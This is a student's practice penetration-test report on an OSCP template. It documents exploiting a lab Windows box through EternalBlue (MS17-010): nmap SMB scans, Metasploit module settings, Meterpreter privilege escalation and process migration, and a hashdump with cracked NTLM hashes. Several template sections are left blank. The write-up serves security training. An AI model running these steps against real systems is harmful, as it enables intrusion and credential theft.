Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-06-08

Contents

1 Eternal Blue Pentensting Report

1.1 Introduction

The penetration test report contains all efforts that were conducted in order to get access to the machine . This report will be graded from a standpoint of correctness and fullness to all aspects of the Pentest. The purpose of this report is to ensure that the client has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.103.224 (Eternal Blue) - MS17-010

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 10.10.103.224

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 System IP:10.10.103.224

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.103.224	**TCP**:135,139,445,3389,49152,49153,49154,49158,49160 **UDP**:

Nmap Scan Results:

=> we will use something called staging which is a way to improve our scan , first stage we perform a fast scan on the ports then we perform an indepth scan



Figure 3.1: Fast Scan



Figure 3.2: Deep scan

-> looks like the username is Jon-PC that might be a potential username -> 135 for msrpc and 139 are pretty common between netbios and u ll see that a lot on windows machines and with SMB running and open

SMB

=> we can go ahead and run the smb scripts of nmap on the target

```
nmap --script=smb* 10.10.103.224
```

this command will run all the smb related scripts on the target

after sum digging we could identify that the smb-vuln-ms17-010 is the nmap script to run



Figure 3.3: Script scan

–> as we can see its clearly vulnerable so we can go ahead and abuse this using metasploit cz we already have a module intact for that



Figure 3.4: Metapsploit

–> now we will look for the module to use by typing search and the name which is eternal blue

```
use exploit/windows/smb/ms17_010_eternalblue
show options // we need to set our RHOTS to target ip
set RHOSTS 10.10.103.224
set LHOST 10.8.0.90 // set our listener ip to our tryhackme vpn interface ip
```



Figure 3.5: Metapsploit



Figure 3.6: Metapsploit

shell : we can use shell commmand to get a normal shell
getsystem : will try a couple different routes to find a way to get authority system maybe do sum UAC bypass or other things or PIp impersonation
ps : to list all the processes
migrate : if u have a non stable shell or connection u can use migrate command ur meterpreter session in memory can break and move into something else .
migrate -N winlogon.exe : normally a safe bet that process is always running and got sum privilege



Figure 3.7: Metapsploit

hashdump : to dump the hash credentials of the users on the target machine

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

Figure 3.8: Metapsploit

=> we can take that hash and just to try cracking it online we used Crackstation



Figure 3.9: Cracked hash

Vulnerability Explanation:

- this machine is showcasing the eternal blue exploit or MS17 , SUDO got released from the NSA with the shadow brokers thing and eventually kind of made for that whole wannacry ransomeware , breaks into a whole lot of windows machines with some smb v1 and misconfigurations , if u can point it on the machine and SMP is open u can roll through it

Vulnerability Fix:

Severity: Critical

Proof of Concept Code Here:

> /usr/share/nmap/scripts/smb-vuln-ms17-010 is the namp ms17 eternal blue exploit script to see if the machine is vulnerable

Local.txt Proof Screenshot

Local.txt Contents Jon:username found administrator

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code